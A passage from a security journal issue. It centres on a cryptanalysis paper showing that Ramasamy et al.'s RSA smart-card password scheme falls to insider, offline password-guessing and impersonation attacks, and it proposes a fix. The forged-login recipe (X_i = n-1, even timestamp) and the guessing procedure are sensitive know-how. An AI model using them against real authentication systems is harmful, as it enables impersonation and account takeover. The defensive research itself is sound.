[28] C. H. Wei, M. S. Hwang, and A. Y. Chin, "An improved authentication protocol for mobile agent device in RFID," *International Journal of Mobile Communications*, vol. 10, no. 5, pp. 508–520, 2012.

[29] C. H. Wei, M. S. Hwang, and A. Y. Chin, "An authentication protocol for low-cost RFID tags," *International Journal of Mobile Communications*, vol. 9, no. 2, pp. 208–223, 2011.

[30] Wikipedia, *Internet of Things*, July 24, 2015. (`http://en.wikipedia.org/wiki/Internet-of-Things`)

[31] H. W. Wu, S. H. Qing, and H. L. Li, "Security analysis and improvement to digital library RFID protocol," in *2nd International Conference on Consumer Electronics, Communications and Networks (CECNet'12)*, pp. 2834–2837, Yichang, China, Apr. 2012.

[32] X. L. Zhang and B. King, "Security requirements for RFID computing systems," *International Journal of Network Security*, vol. 6, no. 2, pp. 214–226, 2008.

[33] Y. B. Zhou and D. G. Feng, "Design and analysis of cryptographic protocols for RFID," *Chinese Journal of Computers*, vol. 29, no. 4, pp. 581–589, 2006.

Quan Qian is a Professor in Shanghai University, China. His main research interests concerns computer network and network security, especially in cloud computing, IoT and wide scale distributed network environments. He received his computer science Ph.D. degree from University of Science and Technology of China (USTC) in 2003 and conducted postdoc research in USTC from 2003 to 2005. After that, he joined Shanghai University and now he is the lab director of network and multimedia.

Yan-Long Jia is a master degree student in the school of computer science, Shanghai University. His research interests include IoT, computer and network security.

Rui Zhang received her B.E. and Ph.D. degree from Department of Electronic Engineering & Information Science, University of Science and Technology of China, in 2003 and 2008, respectively. After that, she joined the School of Computer Engineering and Science, Shanghai University. Now, she is an associate professor and her main research interests include computer networks, network coding for wireless networks and wireless communication, etc.

Cryptanalysis of an Efficient Password Authentication Scheme

Prasanth Kumar Thandra, J. Rajan, and S. A. V. Satya Murty
(Corresponding author: Prasanth Kumar Thandra)

Computer Division, Indira Gandhi Centre for Atomic Research
Kalpakkam, Tamilnadu 603102, India
(Email: prasanth@igcar.gov.in)
(Received Aug. 22, 2013; revised and accepted July 15, 2014 & Nov. 3, 2014)

Abstract

Password authentication schemes are one of the most commonly used solution to protect resources in network environment from unauthorized access. Since, their first introduction in [9], many password authentications schemes have been proposed and analysed by crypto community. Contribution of the present paper is two-folded. At first it presents the cryptanalysis results of Ramasamy et al.'s RSA based password authentication scheme [11] and shows that it is vulnerable to privileged insider attack, password guessing attack and Impersonation attack. Secondly, modifications to the scheme were suggested to overcome the vulnerabilities. Formal security analysis of the proposed scheme was presented using BAN logic. In addition to being secure the modified scheme facilitate password update and mutual authentication. Efficiency comparison of the modified scheme is presented.

Keywords: Hash function, impersonation attack, mutual authentication, password guessing, RSA

1 Introduction

Remote authentication is a method to authenticate remote users over insecure communication channel. Password-based authentication schemes have been widely deployed to verify the legitimacy of remote users. In 1981, Lamport [9] proposed the first password-based authentication scheme using password tables to authenticate remote users over insecure network. Since then, many password authentication schemes [3, 4, 5, 6, 7, 8, 11, 12, 13, 14, 15, 17] have been proposed and analyzed thoroughly by the cryptographic community. A password based remote user authentication scheme consists three components: remote user, remote server and an insecure channel to connect them. A typical smart card based remote user authentication scheme comprises three phases: registration phase, login phase and authentication phase. In the registration phase, a user sends a registration request and submits some necessary information to the server through a secure channel. The server uses the user's identity and password along with its long-term secret to generating user data. Some of this data is stored in a smart card, which then delivered to the user. In the login phase, a user uses the data in his smart card and his password to authenticate to the server.The smart card then uses the password and the values in the card to construct a login request and then sends it to the remote server. Successful authentication grants the user access rights to the protected resources. In the authentication phase, the server uses its long-term secret to check the validity of the login request. If mutual authentication is required, the server also uses its long-term secret to construct a message and sends it back to the user. The user then uses his password and the data in the smart card to check the validity of the message. In 1999, Yang et al. [17] proposed the first RSA-based remote user authentication scheme. Compared with Lamport's scheme [9], Yang et al.'s scheme needs no password tables or verification tables. Then Yang et al.'s is more practical than Lamport's scheme. However, many scholars have pointed that Yang et al.'s scheme was vulnerable to the forged login attacks [2, 3, 12]. Recently, quite a number of password authentication schemes with smart cards have been proposed [4, 8, 13]. Although, many remote user authentication schemes with smart cards have been proposed, none of them can solve all possible problems and withstand all possible attacks. In this line, in [11] Ramasamy et al., proposed an efficient password authentication scheme for smart cards using RSA algorithm [10]. This paper presents the cryptanalysis of the scheme in [11]. Password guessing attack and impersonation attack were demonstrated using proofs. To improve the security of Ramasamy et al.'s scheme, this paper proposes required changes to the scheme. The analysis shows that the new scheme not only overcomes the weaknesses in Ramasamy et al.'s scheme but also enables mutual authentication during login phase. The proposed scheme enables user to update his password without contacting

the server after registration phase. The rest of this paper is organized as follows. Section 2, reviews Ramasamy et al.'s scheme. Cryptanalysis of Ramasamy et al.'s scheme is presented in Section 3. In Section 4, the modified remote user authentication scheme is proposed. The security analysis is proposed in Section 5. Finally, Section 6 concludes the paper.

2 Review of Ramasamy et al.'s Scheme

Ramasamy et al.'s scheme has three phases, registration phase, login phase, and authentication phase. These phases are explained below.

2.1 Registration Phase

User U_i submits his identity ID_i and chosen password PW_i to Key Information Center. Key Information Center (S) issues a smart card to user U_i. Then S performs the registration steps:

1) Generates an RSA key pair, namely a private key d and public key (e, n). KIC publishes (e, n) and keeps d secret.

2) Determines an integer g, which is a primitive in both GF_p and GF_q.

3) Generates the smart card identifier CID_i of U_i and calculate the user's information as

$$W_i = ID_i \times CID_i \times d \,(\mathrm{mod}\, n).$$

4) Computes $V_i = g^{PW_i \times d \times T_r} \,(\mathrm{mod}\, n)$, here T_r is the time of registration of the user. This value is unique for every user, and maintained by the server.

5) Writes $(ID_i, CID_i, n, e, g, W_i, V_i)$ into the smart card of U_i, and send to the user securely.

2.2 Login Phase

When U_i wants to login to$S$, he inserts his smart card into a card reader and keys ID_i and PW_i. Then smart card reader will perform the following steps:

1) Generates a random number r and calculate X_i, Y_i as follows:

$$\begin{aligned} X_i &= g^{PW_i \times r} (\mathrm{mod}\, n) \\ Y_i &= W_i \times V_i^{r \times T} \,(\mathrm{mod}\, n). \end{aligned}$$

2) Sends the login request message (ID_i, CID_i, X_i, Y_i, n, e, g, T) to S.

2.3 Authentication Phase

Server receives the login request and performs the following steps:

1) Checks whether ID_i is a valid user identity and CID_i is a legal smart card identity, if not, then S rejects the login request.

2) Check, whether $T_c - \Delta T \leq T$, where T_c is the login request received time by server and ΔT is the legal time interval due to transmission delay, if not, then S rejects the login request.

3) Evaluate the following equation:

$$Y_i^e = ID_i^{CID_i} \times X_i^{T \times T_r} (\mathrm{mod}\, n) \quad (1)$$

where T is the login request time and T_r is the registration time of user.

4) If any one of the above result is negative, then login request is rejected. Otherwise, the login request is accepted. If the login request is rejected three times then automatically the user account is locked and he has to contact server to unlock the account.

3 Weaknesses of Ramasamy et al.'s Scheme

In [11] Ramasamy et al. claimed that their scheme is resistant to denial of service attack, parallel session attack, smart card lost attack, password guessing attack and impersonation attack. To evaluate the security of smart card based user authentication, we assume the capabilities that an adversary A may have as follows:

1) The adversary has total control over the communication channel between the users and the server in the login and authentication phases. That is, A may intercept, insert, delete, or modify any message in the channel.

2) A may (i) either steal a user's smart card and then extract the information from it, (ii) or obtain a user's password, (iii) but not both (i) and (ii).

In this section, we prove that Ramasamy et al.'s scheme is vulnerable to privileged insider attack, password guessing attacks and impersonation attack. A more detailed description of attacks is as follows.

3.1 Privileged Insider Attack

In a real environment, it is a common practice that many users use same passwords to access different applications or servers for their convenience of remembering long passwords and ease-of-use whenever required [4]. However, if the system manager or a privileged insider A of the server S knows the passwords of user U_i he may try to impersonate U_i by accessing other servers where U_i could be

a registered user. In the user registration phase of Ramasamy et al.'s scheme, sends his identity ID_i, the password PW_i to S directly. Then the privileged insider A could get U_i's password. Therefore, Ramasamy et al.'s scheme is vulnerable to the privileged insider attack.

3.2 Password Guessing Attack

In remote user authentication schemes that the user is allowed to choose his password, the client tends to choose a password that can be easily remembered for his convenience [4]. However, these easy-to-remember passwords are potentially vulnerable to password guessing attacks. In this type of attack an adversary tries to guess the client's password and then verifies his guess. Suppose an adversary A has stolen U_i's smart card and extracted the stored values $n; e; g; ID_i; V_i$ and then he got the value of T_r either from the server S or by observing the time during the registration process of the user. Then he guesses and checks for the user password as follows:

1) A computes,

$$\begin{aligned} L &= V_i^e = (g^{PW_i \times d \times T_r})^e (\mathrm{mod} n) \\ &= g^{PW_i \times T_r} (\mathrm{mod}\, n). \end{aligned}$$

2) A guesses a password PW_i' and computes N as $N = g^{T_r \times PW_i'} (\mathrm{mod} n)$.

3) A Compare if L and$N$ are equal or not. If equal the password guess is correct else repeat Steps 2) and 3).

From the above description, we know that with enough number of guesses, an adversary can get the password. Therefore, Ramasamy et al.'s scheme is vulnerable to the offline password guessing attack.

3.3 Impersonation Attack

A more serious attack on the scheme is impersonate attack in which attacker tries to masquerade as a valid user using some of his credentials. Suppose an adversary A has stolen U_i's smart card and extracted the stored values $n; e; g; ID_i; CID_i; W_i$. Then the attacker A can impersonate U_i to login in the server by performing the following procedure.

A computes and sends the login request message (ID_i, CID_i, X_i, Y_i, n, e, g, T) to S as follows:

1) $X_i = n - 1$, $Y_i = W_i$.

2) Chooses the current time when T is even. i.e, T (mod 2) $= 0$ or $T = 2t$.

Then, A sends the login request as $(ID_i, CID_i,\ n-1,\ W_i, n, e, g, T)$. Server receives the login request and checks, whether ID_i and CID_i are valid or not and whether $T_c - \Delta T \leq T$. If the verification in successful then S evaluate Equation (1) as follows:
Server computes L.H.S

$$\begin{aligned} Y_i^e &= W_i^e \\ &= ID_i^{CID_i \times d \times e} \\ &= ID_i^{CID_i} (\mathrm{mod}\, n). \end{aligned}$$

Then computes R.H.S

$$\begin{aligned} ID_i^{CID_i} \times X_i^{T \times T_r} &= ID_i^{CID_i} \times (n-1)^{T \times T_r} \\ &= ID_i^{CID_i} \times (n-1)^{2t \times T_r} \\ &= ID_i^{CID_i} \times 1^{t \times T_r} \\ &= ID_i^{CID_i} (\mathrm{mod}\, n). \end{aligned}$$

Finally, as L.H.S and R.H.S are equal server allows the attacker to login to the server. A similar message tuple that satisfies the above attack is (ID_i, CID_i, 1, W_i, n, e, g, T). Therefore, A could impersonate U_i successfully and Ramasamy et al.'s scheme is vulnerable to the impersonation attack.

3.4 Other Weaknesses of the Scheme

In addition to the weaknesses mentioned in Sections 3.1, 3.2 and 3.3 Ramasamy et al.'s scheme is lacking password update and mutual authentication. These features are desired by a good password authentication scheme. The password update feature, after registration of the user, enables a user to change his password at his will without contacting the server. This way he can update his password periodically. Mutual authentication enables a user to authenticate the server during the login process. This prevents a category of attacks called server masquerading attack. In this attack an attacker tries to act as legitimate server and allows user to login to his server and tries to get user information.

4 Securing Ramasamy et al.'s Scheme

In this section we are going to modify Ramasamy et al.'s scheme to make the scheme resist the attacks mentioned. The new modifications, also, enable the scheme to have password update and mutual authentication features. Here, our aim is not to propose a new efficient password authentication mechanism, instead to show how the scheme can be made secure. Our modification requires a 128/256 bit secure one-way hash function H.

4.1 Registration Phase

User U_i, with a user identity ID_i, chooses a password PW_i. He compute the hash of PW_i as $h_p = H(PW_i)$. Then submits the two tuple (U_i, h_p) to S securely. S performs the registration as follows and issues a smart card to user U_i.

1) Generates a RSA key pair, namely a private key$d$ and public key (e, n). S publishes (e, n) and keeps d secret.

2) Determines an integer g, which is primitive in both GF_p and GF_q where p and q are RSA primes.

3) Generates the smart card identifier $CID_i$of U_i as $CID_i = H(ID_i||d)$ and calculate the user's secret information as

$$w_i = CID_i \times g^{h_p} (\mathrm{mod}\, n).$$

4) Computes $V_i = g^{CID_i \times h_p \times T_r} (\mathrm{mod}\, n)$, here T_r is the time of registration of the user. The tuple (ID_i, T_r) is maintained by server.

5) Writes $(ID_i, w_i, n, e, g, V_i, T_r)$ into the smart card of U_i, and delivers it to the user securely.

4.2 Login Phase

When U_i wants to login to S, he inserts his smart card into a card reader and keys ID_i and PW_i. Then smart card reader will perform the following steps:

1) Computes hash of PW_i as $h_p = H(PW_i)$.

2) Unlocks $CID_i = w_i g^{-h_p} (\mathrm{mod}\, n)$.

3) Generates two k bit random numbers r_1, r_2 and calculates W_i, X_i and Y_i as $W_i = (CID_i||r_1)$, $X_i = g^{CID_i \times h_p \times r_2} (\mathrm{mod}\, n)$ and $Y_i = (W_i \times V_i^{r_2 \times T})^e (\mathrm{mod}\, n)$. Here the size of k is equivalent to bit security the RSA algorithm used by S provides.

4) Sends the login request message (ID_i, X_i, Y_i, T) to S and keeps r_1 and CID_i.

4.3 Authentication Phase

When Server receives a login request, it first checks whether ID_i is valid and $T_{sc} - \Delta T \leq T$ or not, where T_{sc} is the current time on S. If not, then S rejects the login request. Else, S does the following to evaluate the login request.

1) Computes $CID_i = H(ID_i||d)$.

2) Computes $L = X_i^{T \times T_r} = g^{CID_i \times h_p \times r_2 \times T \times T_r} (\mathrm{mod}\, n)$.

3) Computes $M = Y_i^d \times L^{-1} (\mathrm{mod} n)$.

4) Computes $R = M \,(\mathrm{mod}\, 2^{k+1})$ and $O = CID_i||R$.

5) Compares If $M = O$.

If the above result is negative, then login request is rejected. Otherwise, the login request is accepted. Correctness of the authentication is due to the following:

$$\begin{aligned} M &= Y_i^d \times L^{-1} (\mathrm{mod} n) \\ &= (W_i \times V_i^{r_2 \times T})^{ed} \times L^{-1} (\mathrm{mod} n) \\ &= W_i \times g^{CID_i \times h_p \times T_r \times r_2 \times T} \times L^{-1} (\mathrm{mod} n) \\ &= W_i (\mathrm{mod} n) \\ &= (CID_i||r_1). \\ O &= CID_i||R \\ &= CID_i||(M \,(\mathrm{mod}\, 2^{k+1})) \\ &= CID_i||((CID_i||r_1) \,(\mathrm{mod}\, 2^{k+1})) \\ &= (CID_i||r_1). \end{aligned}$$

Hence, M is equal to O.

To support the mutual authentication S computes $P = H(CID_i||R||T_m)$ where, T_m is the current time on S. Then S sends the tuple (P, T_m) to the user U_i. Upon receiving (P, T_m), user U_i verifies the server as follows.

1) Checks, whether $T_{cc} - \Delta T \leq T_m$, if not, then U_i rejects the login request. Here, T_{cc} is the current time of U_i.

2) Using the credentials of Step 5 of Section 4.2 user computes $P^{'}$ as $P^{'} = H(CID_i||r_1||T_m)$.

3) Compares if P and $P^{'}$are equal. If equal U_i accepts the server otherwise reject the server and disconnect it.

4.4 Password Update

The modified scheme supports password modification/ update without contacting the server. When a user U_i wants to update his password, he performs the following:

1) Computes $h_{p,cur} = H(PW_{current})$ and $h_{p,new} = H(PW_{new})$.

2) Unlocks the Secret $CID_i = w_i \times g^{-h_{p,cur}} (\mathrm{mod}\, n)$.

3) Compute and writes the new value of w_i, V_i as $w_{i,new} = CID_i \times g^{h_{p,new}} (\mathrm{mod} n)$ and $V_{i,new} = g^{CID_i \times h_{p,new} \times T_r} (\mathrm{mod}\, n)$, into the smart card.

5 Security and Efficiency Analysis

5.1 Security Analysis

This section analyzes the security of the new scheme. A formal analysis using BAN logic [1] is presented besides evaluating the security for various attack scenarios.

5.1.1 Formal Security Proof Using BAN Logic

BAN logic introduced by Barrow et al. in [1] is a formal analysis method to reason about security properties of information exchange protocols. Specifically, BAN

logic helps to determine whether exchanged information is trustworthy, secured against eavesdropping, or both. BAN logic starts with the assumption that all information exchanges happen on media vulnerable to tampering and public monitoring. Hence, it is a good method to analyse the security of remote user authentication protocols.The BAN logic has the advantages of clear concept, simple, easy to understand and use and it can effectively find the secure vulnerability difficult to detect in the protocol. For full details and notion of BAN logic readers are encouraged to go through [1].

The goal of this analysis is to prove that a user U_i and server S can come to a common session key $r_1 = R = K_s$ in a secure way using the proposed protocol. In BAN logic this can be represented as

"U_i believes $U_i \xleftrightarrow{K_s} S$" & "$S$ believes $U_i \xleftrightarrow{K_s} S$"
or ideally

"U_i believes S believes $U_i \xleftrightarrow{K_s} S$" & "$S$ believes U_i believes$U_i \xleftrightarrow{K_s} S$"

Basically, we want U_i and S to establish their session key $K_s$and believe that each has the key that is valid. Also, we would like each to believe that the other believes that they have established the same valid key. To prove the above goal we assume that both U_i and S have believe that registration phase. This can be represented using the following assumptions.

"U_i believes $\xrightarrow{K_{(n,e)}} S$"
"U_i believes $(ID_i, w_i, n, e, g, V_i, T_r)$"
"S believes (ID_i, T_r)"
"S believes $\xrightarrow{PW_i} U_i$"
"U_i controls K_s"

Let us start the proof from authentication phase, where, "S sees (ID_i, X_i, Y_i, T)". Now, since, "S believes (ID_i, T_r)" and "S believes $\xrightarrow{PW_i} U_i$" S verifies and then "S believes U_i said (ID_i, X_i, Y_i, T)". Also, S verifies the fresh (T) and then finally "S believes U_i believes $U_i \xleftrightarrow{K_s} S$" for the present session. In the second part, "U_i sees (P, T_m)". U_i verifies the fresh(T_m) and compares the hash. Since "U_i believes $\xrightarrow{K_{(n,e)}} S$" and "$U_i$ controls K_s" U_i believes that only S can decrypt Y_i and send the tuple (P, T_m) that matches the hash comparison. Therefore,"U_i believes S believes $U_i \xleftrightarrow{K_s} S$".

The above analysis clearly shows that the proposed scheme is secure in establishing a session key between a user U_i and server S over an insecure channel.

5.1.2 Security Analysis for Various Attack Scenarios

We now show that the new scheme can withstand various types of attacks.Here, the adversary A, is assumed to have the capabilities same as that of in Section 3. The details are described as follows.

Privileged insider attack: In the registration phase, user sends $h_p = H(PW_i)$ to the server. The privileged insider of the server could get h_p. However, he cannot get the password PW_i, since, it is protected by a secure hash function. Therefore the modified scheme can withstand the privileged insider attack. Also, password update feature of the scheme provides privileged insider no clue about the value of h_p once the user updates his password. Therefore, modified scheme is can withstand the privileged insider attack.

Password guessing attack: When an attacker gets the user smart card he can extract the values of $(ID_i, CID_i, n, e, g, w_i, V_i, T_r)$ from the card. He can then guess password and compute h_p. But, he cannot verify it using any of the above values without knowing the server secret key d. Therefore, modified scheme is could withstand the password guessing attacks.

User impersonation attack: To impersonate a legal user to login to the server, the adversary could generate a message (ID_i, X_i, Y_i, T). But he cannot have control over or guess the value of Y_i^d which is computed during the verification process. This prevents him the choice of the value of X_i for a give valid time T so that the verification is successful. On the other hand, if attacker chooses the value of X_i then he has to find a value for Y_i such that the verification is successful. This method, also, fails as the decrypted value of Y_i by the server will not contain proper $CID_i^{'}$ for ID_i. Hence Step 5 of Section 4.3 fails. Therefore, the modified scheme could withstand the user impersonation attack.

Server masquerading attack: To impersonate the server to a legal user attacker should face the mutual authentication challenge by the user. As the attacker does not know the value of server secret key$d$, he cannot decrypt Y_i sent by the user. Hence he cannot extract the random value sent by the user and fails to send the reply tuple (P, T_m). Therefore, the modified scheme could withstand the Server masquerading attack.

Reply attack: Suppose that an adversary intercept the login message and replay it to the server. However, the server could find the attack easily by checking the freshness of T. Similarly, a legitimate user can, also, find the replay attack by checking the freshness of T_m. Therefore, the proposed scheme can withstand the replay attack.

5.2 Efficiency Analysis

This section, presents the cost comparison of our scheme with Ramasamy et al.'s scheme along with other smart card based authentication schemes mentioned in [11]. Comparison of computation cost between the schemes is presented using the number of various computation expensive operation involved in Registration Phase, Login Phase and Authentication Phase. Let $E1$, $E2$ and $E3$

Table 1: Comparison of computation cost of various authentication schemes

Scheme	$E1$	$E2$	$E3$
Yang-Shieh [17]	(2,1,0,0)	(2,3,1,0)	(2,1,1,0)
Fan-Li-Zhu [3]	(2,1,0,0)	(2,3,1,0)	(2,1,1,0)
Yang-Wang-Chang [16]	(2,2,0,0)	(2,3,0,0)	(3,1,0,0)
Kumar [6]	(1,0,0,1)	(3,0,2,0)	(2,0,1,1)
Kumar [7]	(1,0,0,1)	(2,0,1,0)	(1,0,1,1)
Ramasamy [11]	(2,3,0,0)	(2,3,0,0)	(3,2,0,0)
Modified Scheme	(2,3,2,0)	(4,5,1,0)	(2,2,3,0)

represents computation cost for Registration Phase, Login Phase and Authentication Phase respectively. $T_{m,exe}$, $T_{m,mul}$, $T_h$and T_{Ck} are the time taken for executing a modular exponentiation, modular multiplication, one-way hash function and to generate check digit for the registered identity. Table 1 presents comparison of computation cost of proposed scheme with other schemes in [11] using the 4 tuple $(T_{m,exe}, T_{m,mul}, T_h, T_{Ck})$ notation.

6 Conclusions

This paper reviewed Ramasamy et al.'s RSA-based remote authentication scheme and analyze its security. Proofs were presented to show that their scheme is vulnerable to privileged insider attack, password guessing attack and impersonation attacks.The impersonation attack proposed is easy to implement and the computation requirements are negligible. Formal security analysis using the BAN logic showed that the proposed new scheme is secure over an insecure channel. Security analysis of the new scheme against various types of attacks showed that it could overcome weaknesses that are in the original scheme. In addition the new scheme lets the users to update their password and authenticate the server during login phase.

References

[1] M. Burrows, M. Abadi, and R. M Needham, "A logic of authentication," in *Proceedings of the Royal Society of London. A. Mathematical and Physical Sciences*, pp. 233–271, 1989.

[2] C. K. Chan and L. M. Cheng, "Cryptanalysis of a timestamp-based password authentication scheme," *Computers & Security*, vol. 21, no. 1, pp. 74–76, 2001.

[3] L. Fan, J. H. Li, and H. W. Zhu, "An enhancement of timestamp-based password authentication scheme," *Computers & Security*, vol. 21, no. 7, pp. 665–667, 2002.

[4] S. K. H. Islam and G. P. Biswas, "Design of improved password authentication and update scheme based on elliptic curve cryptography," *Mathematical and Computer Modelling*, vol. 57, no. 11, pp. 2703–2717, 2013.

[5] H. F. Huang, H. W. Chang, and Po K. Yu, "Enhancement of timestamp-based user authentication scheme with smart card," *International Journal of Network Security*, vol. 16, no. 4, pp. 385–389, 2014.

[6] M. Kumar, "An enhanced remote user authentication scheme with smart card," *International Journal of Network Security*, vol. 10, no. 3, pp. 175–184, 2010.

[7] M. Kumar, "A new secure remote user authentication scheme with smart cards," *International Journal of Network Security*, vol. 11, no. 2, pp. 88–93, 2010.

[8] M. Kumar, M. K. Gupta, and S. Kumari, "An improved efficient remote password authentication scheme with smart card over insecure networks," *International Journal of Network Security*, vol. 13, no. 3, pp. 167–177, 2011.

[9] L. Lamport, "Password authentication with insecure communication," *Communications of the ACM*, vol. 24, no. 11, pp. 770–772, 1981.

[10] A. J. Menezes, P. C. Van Oorschot, and S. A. Vanstone, *Handbook of Applied Cryptography*, CRC press, 2010.

[11] R. Ramasamy and A. P. Muniyandi, "An efficient password authentication scheme for smart card," *International Journal of Network Security*, vol. 14, no. 3, pp. 180–186, 2012.

[12] J. Ji Shen, C. W. Lin, and M. S. Hwang, "Security enhancement for the timestamp-based password authentication scheme using smart cards," *Computers & Security*, vol. 22, no. 7, pp. 591–595, 2003.

[13] H. Tang, X. Liu, and L. Jiang, "A robust and efficient timestamp-based remote user authentication scheme with smart card lost attack resistance," *International Journal of Network Security*, vol. 15, no. 6, pp. 446–454, 2013.

[14] X. Tian, R. W. Zhu, and D. S. Wong, "Improved efficient remote user authentication schemes," *International Journal of Network Security*, vol. 4, no. 2, pp. 149–154, 2007.

[15] S. T. Wu and B. C. Chieu, "A user friendly remote authentication scheme with smart cards," *Computers & Security*, vol. 22, no. 6, pp. 547–550, 2003.

[16] C. C. Yang, R. C. Wang, and T. Yi Chang, "An improvement of the yang-shieh password authentication schemes," *Applied Mathematics and Computation*, vol. 162, no. 3, pp. 1391–1396, 2005.

[17] W. H. Yang and S. P. Shieh, "Password authentication schemes with smart cards," *Computers & Security*, vol. 18, no. 8, pp. 727–733, 1999.

Prasanth Kumar Thandra has received his M.Sc., Degree in physics in 2002 from KGRL college, Bhimavaram (Andhra University). He is currently working as Scientific Officer (D) in Indira Gandhi Centre for Atomic Research, Department of Atomic Energy, India. His research interests are public key cryptography,cryptanalysis of digital signature and hash functions.

J. Rajan has received his B.E., Degree in E.C.E from University of Madras in 1992. He received his M.S

from BITS Pilani in 1998. He is currently working as Scientific Officer (F) and heading Networking Section, Computer Division in Indira Gandhi Centre for Atomic Research, Department of Atomic Energy, India. His research interests are Network Security, Cryptography and Visualization.

S. A. V. Satya Murty has received his B.Tech Degree from Jawaharlal Nehru Technological University, A.P in 1977. Later, he joined one year orientation course in Nuclear Science & Engineering (21st Batch) at Bhaba Atomic Research Centre (BARC)-Mumbai and then he joined in Indira Gandhi Centre for Atomic Research in 1978. He received his Ph.D., degree from Homi Bhaba National Institute in 2014. He is currently an Outstanding Scientist, Director of Electronics Instrumentation and Radiological Safety Group, IGCAR. He has more than 100 Journal Publications / Conference Papers, 40 Internal Design Reports and edited two International Conference Proceedings. He had written two chapters in important books. His research interest includes Cryptography, High Performance Computer Systems, Grid Computing, Network Security, Wireless Sensor Networks, WSN for Nuclear Reactor Applications, Computational Intelligence, Virtual Reality, and Knowledge Management.

On Using Mersenne Primes in Designing Cryptoschemes

Moldovyan Alexander Andreevich[1], Moldovyan Nicolay Andreevich[1], and Berezin Andrey Nickolaevich[2]

(Corresponding author: Moldovyan Nicolay Andreevich)

Department of Secure Information Technologies, ITMO University[1]
Kronverksky pr., 10, St. Petersburg 197101, Russian Federation
Department of Automated Infor. Processing & Control Systems, St. Petersburg State Electrotechnical University[2]
ul. Professora Popova, 5, St. Petersburg 197376, Russian Federation

(Received July 15, 2013; revised and accepted Jan. 10 & May 9, 2014)

Abstract

The paper proposes justification of using Mersenne primes in the following cryptoschemes: commutative and public-key encryption algorithms and zero-knowledge protocol. The cryptoschemes are based on computational difficulty of finding discrete logarithm in the finite fields $GF(2^s)$, where s is a sufficiently large prime such that 2^{s-1} is also a prime, for example $s = 1279$, $s = 2203$, and $s = 4253$.

Keywords: Binary polynomials, commutative encryption, discrete logarithm problem, finite fields, Mersenne primes, public-key encryption, zero-knowledge protocol

1 Introduction

Computational difficulty of the discrete logarithm problem (DLP) in the finite fields is used in different cryptographic schemes such as public key distribution protocols [2], digital signature protocols [14], blind and collective signature protocols [10, 11], public-encryption algorithms, commutative-encryption algorithms [13], zero-knowledge protocols for user authentication [7] *et al.* The finite fields $GF(2^s)$ present some essential advantages for implementing the cryptoschemes: i) computational complexity of the multiplication operation is comparatively low; ii) for arbitrary $n > 1$ the set of all possible n-bit data blocks can be interpreted as elements of the field $GF(2^n)$. The multiplication operation in $GF(2^s)$ is performed as multiplying binary polynomials modulo an irreducible binary polynomial of the degree s. This operation is especially fast in the case of using low weight irreducible binary polynomials, for example $x^s + x^k + 1$, where $k < s/2$.

In this paper it is proposed a new design for zero-knowledge protocols, concrete variants of such protocols, and a new implementation of the commutative and public-key encryption algorithm. The proposed cryptoschemes are characterized in using such finite fields $GF(2^s)$ in which the order of their multiplicative group is a Mersenne prime $2^s - 1$. It is justified that this is the best case for selecting the value s.

2 Zero-knowledge Protocol

Any public key agreement cryptoscheme can be transformed into some zero-knowledge protocol. The idea of such transformation relates to the possibility of two users' generating a common secrete value with the help of their public key exchange. For example, in the *Diffie-Hellman* scheme the public key y is generated as follows, using sufficiently large prime p, such that some another large prime q divides the number $p - 1$, and a primitive element α modulo p. Some user generates his private key as a random value $k < p - 1$ and computes the value

$$y = \alpha^k \bmod p.$$

Another user generates his private key as a random value $u < p-1$ and computes his public key $R = \alpha^u \bmod p$. Each of them is able to compute the common secret

$$Z = y^u \bmod p = R^k \bmod p.$$

Any other person is not able to compute Z until the DLP modulo p is solved and value k or value u is computed from the known values p, α, y, and R. Suppose the first user (claimant) is the person to be authenticated by the second user (verifier). Suppose also the verifier has been provided with a trusted copy of claimant's public key y. The proposed zero-knowledge protocol, in which there is used some specified hash function $h(*)$, includes the following two steps:

1) The verifier generates a random number $u < p - 1$ and computes the one pad public key $R = \alpha^u \bmod p$. Then he computes common secret Z related to R and

claimant's public key y: $Z = y^u \bmod p$, and hash function value $H = h(Z)$. Then verifier sends to claimant the pair of numbers (R, H) that is verifier's request.

2) Using his private key k the claimant computes the values $Z' = R^k \bmod p$ and $H' = h(Z')$. After that he compares the values H' and H. If $H' = H$, then the claimant sends to verifier the value Z' that is claimant's response, otherwise he sends to verifier the message "The request (R, H) is not correct".

On receipt of the response Z' the verifier compares Z' with the value Z. If $Z' = Z$, then the verifier accepts the claimant as valid owner of the public key y, otherwise the procedure fails. Let us note that computing the hash function values and comparison of the values H' and H performed by the claimant at Step 2 is sufficiently important. The identity of the values H' and H proves that the verifier has computed correctly the value R and knows the value Z', i.e. no information about the private key x is provided to the verifier with the response Z'. Computation of the hash function values at the first and second steps prevents the following attack on the claimant's private key. The verifier selects a value R' having sufficiently small prime order ω modulo p and sends R' as his request to the claimant. After receiving the response $Z' = R'^k \bmod p$ the verifier will be able to compute with the baby-step-giant-step algorithm [9] the value $k' \equiv k \bmod \omega$. If the value $p-1$ contains many small prime divisors r_i, for example $i = 1, 2, ..., g$, then such attack can be performed for the case of sufficiently large composite value that leads to computing the value k. Regarding this attack the most secure prime value p is such that $p = 2q + 1$, where q is a prime. For such modulus p this attack provides to attacker only one bit of the private key.

Thus, using computations in the ground field $GF(p)$ one should additionally specify the stage of computing hash function values from Z and Z' in the proposed zero knowledge protocol. To avoid this computation stage it is possible to construct a variant of such protocol using computations over binary polynomials modulo an irreducible polynomial, i.e. to define the zero-knowledge protocol over the binary field $GF(2^s)$ in which the multiplicative group has prime order $2^s - 1$ that is one of sufficiently large Mersenne primes. There are known the following values s to which correspond appropriate Mersenne primes: s = 1279; 2203; 2281; 3217; 4253; 4423; 9689; 9941; 11213 [1]. Other Mersene primes corresponding to values $s \geq 19937$ represent less interest for the considered application ($s = 19937, 21701, 23209, 44497...$ [1]).

In the public key agreement scheme over the field $GF(2^s)$ the public key is computed as follows $y(x) = (\alpha(x))^k \bmod p(x)$, where $p(x)$ is some irreducible binary polynomial of the degree s; $y(x)$ and $\alpha(x)$ are elements of $GF(2^s) different from 0 and 1$; $k < 2^s - 1$. Respectively we come to the following protocol that is free from using the hash functions.

1) The verifier generates a random number $u < 2^s - 1$ and computes the one pad public key $R(x) = (\alpha(x))^u \bmod p(x)$. Then he computes common secret $Z(x)$ related to $R(x)$ and claimant's public key $y(x) : Z(x) = (y(x))^u \bmod p(x)$. Then verifier sends to claimant the binary polynomial $R(x)$ that is verifier's request.

2) Using his private key k the claimant computes the values $Z'(x) = (R(x))^k \bmod p(x)$ and sends to verifier the value Z' that is claimant's response.

To reduce the computational complexity of the protocol one can use the low weight irreducible polynomials $p(x)$. Table 1 shows the variants of such polynomials.

